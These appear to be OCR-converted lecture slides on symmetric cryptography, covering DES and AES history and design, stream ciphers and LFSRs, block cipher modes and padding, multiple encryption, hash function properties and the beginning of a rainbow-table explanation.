  - AES (Adv. Enc. Stand., aka Rijndael) D=128 K=128, 192, 256
  - Other (Blowfish, CAST, RC5, etc.)

Feistel networks

$L_i = R_{i-1}$
$R_i = L_{i-1} \oplus f(R_{i-1}, K_i)$




$R_{i-1} = L_i$
$L_{i-1} = R_i \oplus f(L_i, K_i)$



We need a good cipher!

http://www.moserware.com/2009/09/stick-figure-guide-to-advanced.html





DES (Data Encryption Standard)

- 1970: the need of a standard cipher for civilians was identified
- 1972: NBS opens a contest for a new cipher, requiring:
  - The cryptographic algorithm must be secure to a high degree
  - Algorithm details described in an easy-to-understand language
  - The details of the algorithm must be publicly available
    - So that anyone could implement it in software or hardware
  - The security of the algorithm must depend on the key
    - Not on keeping the method itself (or part of it) secret
  - The method must be adaptable for use in many applications
  - Hardware implementations of the algorithm must be practical
    - i.e. not prohibitively expensive or extremely slow
  - The method must be efficient
  - Test and validation under real-life conditions
  - The algorithm should be exportable

Lucipher and DES

http://www.moserware.com/2009/09/stick-figure-guide-to-advanced.html






DES: proposal and adoption


- 1974: new contest
  - Proposal based on Lucifer from IBM
  - 64-bit blocks
  - 56-bit keys
    - 48-bit subkeys (key schedules)
  - Diffusion & confusion
    - Feistel networks
    - Permutations, substitutions, expansions, compressions
    - 16 iterations
  - Several modes of operation
    - **ECB** (Electronic Code Book), **CBC** (Cypher Block Chaining)
    - **OFB** (Output Feedback), **CFB** (Cypher Feedback)
- 1976: adopted at US as a federal standard

DES as a milestone




http://www.moserware.com/2009/09/stick-figure-guide-to-advanced.html

DES: architecture



DES security

http://www.moserware.com/2009/09/stick-figure-guide-to-advanced.html




DES: offered security

- Key selection
  - Most 56-bit values are suitable
  - 4 weak, 12 semi-weak keys, 48 possibly weak keys
    - Equal key schedules (1, 2 or 4)
    - Easy to spot and avoid
- Known attacks
  - Exhaustive key space search
- Key length
  - 56 bits are actually too few
  - Exhaustive search is technically possible and economically interesting
- Multiple encryption
  - Double encryption
    - Theoretically not more secure
  - Triple DES (3DES)
    - With 2 or 3 keys
    - Equivalent key length of 112 or 168 bits
    - Slow …but secure!

Replacement of DES (and DES variants)


http://www.moserware.com/2009/09/stick-figure-guide-to-advanced.html



AES (Advanced Encryption Standard)

- 2/Jan/1997: Call for evaluation criteria
  - NIST publicly asked interested parties to propose a criteria to choose a DES successor
  - Many submissions received during 3 months
- 12/Sep/1997: Call for new algorithms
  - Block ciphers
  - 128-bit blocks
  - 128, 192, and 256-bit keys
  - Such ciphers were rare at the time of the call

Rijndael




http://www.moserware.com/2009/09/stick-figure-guide-to-advanced.html


AES: evaluation rounds

- 1st round
  - 15 candidate algorithms were evaluated by the community
  - Conferences were organized for the evaluation
  - Cryptographic weakness were found
  - Performance issues were identified
    - In a variety of hardware
    - PCs, smart cards, hardware implementations
  - Constrained environment were evaluated
    - Limited memory smart cards, low gate count circuits, FPGAs
- Aug/1999: AES finalists announced
  - MARS, RC6, Rijndael, Serpent, and Twofish

Rijndael selection as AES

http://www.moserware.com/2009/09/stick-figure-guide-to-advanced.html






	Rijndael	Serpent	Twofish	MARS	RC6
General Security	2	3	3	3	2
Implementation Difficulty	3	3	2	1	1
Software Performance	3	1	1	2	2
Smart Card Performance	3	3	2	1	1
Hardware Performance	3	3	2	1	2
Design Features	2	1	3	2	1
~~Total~~	16	14	13	10	9

AES: evaluation rounds


- 2nd round
  - The 5 finalists continued to be evaluated
  - In a final conference the proposal of each algorithm presented their advantage against the other
- 2/Oct/2000: AES algorithm was announced
  - Rijndael was selected
  - Proposed by Vincent Rijmen and Joan Daemen
  - Family of ciphers with different key and block sizes
- 26/Nov/2001: AES was approved by NIST
  - FIPS PUB 197
  - Subset of Rijndael (3 family members)
- Now part of the ISO/IEC 18033-3 standard

AES: architecture




Key size	Rounds (N)
128	10
192	12
256	14

AES: architecture




- AddRoundKey:
  - 128-bit XOR
  - Output is a 4x4 byte matrix
- SubBytes:
  - 256-element S-box
  - Each matrix bytes is substituted
- ShiftRows
  - Rows are rotated left
  - Byte shifts vary (0, 1, 2 & 3)
- MixColumns
  - Each column is transformed
  - Not performed in the last round




https://aescryptography.blogspot.com

AES complexity and speed-up

http://www.moserware.com/2009/09/stick-figure-guide-to-advanced.html





AES in CPU instruction's set

- Intel AES New Instructions (AES-NI)

AESENC	**Perform one round of an AES encryption flow**
AESENCLAST	Perform the last round of an AES encryption flow
AESDEC	Perform one round of an AES decryption flow
AESDECLAST	Perform the last round of an AES decryption flow
AESKEYGENASSIST	Assist in AES round key generation
AESIMC	Assist in AES Inverse Mix Columns


- ARMv8 Cryptographic Extension
- … and other


Stream ciphers


- Approaches
  - Cryptographically secure pseudo-random generators (PRNG)
    - Using linear feedback shift registers (LFSR)
    - Using block ciphers
    - Other (families of functions, etc.)
  - Usually not self-synchronized
  - Usually without uniform random access
    - No immediate setup of generator's state for a given plaintext/cryptogram offset
- Most common algorithms
  - A5/1 (US, Europe), A5/2 (GSM)
  - RC4 (802.11 WEP/TKIP, etc.)
  - E0 (Bluetooth BR/EDR)
  - SEAL (w/ uniform random access)

Uniform random access

- Same time to reach and process any piece of information regardeless of its storage location
- Uniform
  - Memory
  - Disks (magnetic, optical)
    - Average $T_{access} = T_{seek} + ½\ T_{revolution}$
- Non-uniform
  - Tapes (audio, video, computer)









http://osr507doc.sco.com/en/PERFORM/disk_IO_mech.html
https://www.ict4u.net/components/backing-storage.php

Linear Feedback Shift Register (LFSR)




- 2^n-1 non-null sequences
  - If one of them has a 2^n-1 period length, then all have it
- Primitive feedback functions (primitive polynomials)
  - All non-null sequences have a 2^n–1 period length

Linear Feedback Shift Register (LFSR)




- Issue
  - If you know N consecutive bits of the output, you know the entire sequence ahead



$$O_n = C_0O_0 + C_1O_1 + \ldots + C_{n-1}O_{n-1}$$

  - The output must be mixed with something else …

Generators using many LFSR: A5/1 (GSM)



Deployment of (symmetric) block ciphers: Cipher modes

- Initially proposed for DES
  - ECB (Electronic Code Book)
  - CBC (Cipher Block Chaining)
  - OFB (Output Feeback)
  - CFB (Cipher Feedback)
- Can be used with other block ciphers
  - In principle ...
- Some other modes do exist
  - CTR (Counter Mode)
  - GCM (Galois/Counter Mode)

Block cipher modes: ECB and CBC

Electronic Code Book


$C_i = E_K(T_i)$


$T_i = D_K(C_i)$

Cipher Block Chaining

$C_i = E_K(T_i \oplus C_{i-1})$


$T_i = D_K(C_i) \oplus C_{i-1}$






ECB/CBC cipher modes: Block alignment with padding

- Block cipher modes ECB and CBC require block-aligned inputs
  - Trailing sub-blocks need special treatment
- Alternative 1: padding
  - Of last block, identifiable
  - Adds data
  - PKCS #7
    - X = B – (M mod B)
    - X extra bytes, with the value X
    - PKCS #5 (same as PKCS #7 with B = 8)
- Alternative 2: different processing for the last block
  - Adds implementation complexity




Padded block encryption / decryption





ECB/CBC cipher modes: Handling trailing sub-blocks

▷ Sort of stream cipher



▷ Ciphertext stealing







Stream cipher modes: n-bit OFB (Output Feedback)

$C_i = T_i \oplus E_K(S_i)$
$T_i = C_i \oplus E_K(S_i)$

$S_i = f(S_{i-1}, E_K(S_{i-1}))$
$S_0 = IV$







Stream cipher modes: n-bit CFB (Ciphertext Feedback)

$C_i = T_i \oplus E_K(S_i)$
$T_i = C_i \oplus E_K(S_i)$

$S_i = f(S_{i-1}, C_i)$
$S_0 = IV$







Stream cipher modes: n-bit CTR (Counter)

$C_i = T_i \oplus E_K(S_i)$
$T_i = C_i \oplus E_K(S_i)$

$S_i = S_{i-1}+1$
$S_0 = IV$






Cipher modes: Pros and cons


	Block		Stream		
	ECB	CBC	OFB	CFB	CTR
Input pattern hiding		✓	✓	✓	✓
Confusion on the cipher input		✓		✓	Secret counter
Same key for different messages	✓	✓	other IV	other IV	other IV
Tampering difficulty	✓	✓ (...)		✓	
Pre-processing			✓	...	✓
Parallel processing	✓	Decryption Only	w/ pre-processing	Decryption only	✓
Uniform random access					
Error propagation	Same block	Same block Next block		Some bits afterwards	
Capacity to recover from losses	Block Losses	Block Losses		✓	

Cipher modes: Security reinforcement

- Multiple encryption
  - Double encryption
    - Breakable with a meet-in-the-meddle attack in 2^{n+1} attempts
      - With 2 or more known plaintext blocks
      - Using 2^n blocks stored in memory ...
    - Not secure enough (theoretically)



  - Triple encryption (EDE)
    - $C_i = E_{K3}(D_{K2}(E_{K1}(T_i)))$ $\quad P_i = D_{K1}(E_{K2}(D_{K3}(C_i)))$
    - Usually $K_1 = K_3$
    - If $K_1 = K_2 = K_3$, then we get simple encryption




- Key whitening (DESX or DES-X)
  - Simple and efficient technique to add confusion
  - $C_i = E_K(K_1 \oplus T_i) \oplus K_2$
  - $T_i = K_1 \oplus D_K(K_2 \oplus C_i)$

Cryptographic Hashing

Digest functions

- Give a fixed-length value from a variable-length text
  - Sort of text "fingerprint"
- Produce very different values for similar texts
  - Cryptographic one-way hash functions
- Relevant properties:
  - Preimage resistance
    - Given a digest, it is infeasible to find an original text producing it
  - 2nd-preimage resistance
    - Given a text, it is infeasible to find another one with the same digest
  - Collision resistance
    - It is infeasible to find any two texts with the same digest
    - Birthday paradox

Digest functions




- Approaches
  - Collision-resistent, one-way compression functions
  - Merkle-Damgård construction
    - Iterative compression
    - Length padding (1, followed by zeros, followed by length)
- Most common algorithms
  - MD5 (128 bits)
    - No longer secure! It's easy to find collisions!
  - SHA-1 (Secure Hash Algorithm, 160 bits)
    - Also no longer secure … (collisions found in 2017)
  - Other
    - RIPEM
    - SHA-2, aka SHA-256/SHA-512
    - SHA-3, etc.

Rainbow tables

- We can invert a digest function with a table
  - For all possible input, we compute and store the digest
  - But the table size is given by the digest length
    - Not usually applicable
- Solution: rainbow tables
  - Trade space with time
  - Store only part of the outputs
    - For direct matching
  - Find for more matches using computation

Rainbow tables

- They are based on a reverse function R
  - Which is not the inverse of H
  - The goal of R is to produce a new input given a hashing result



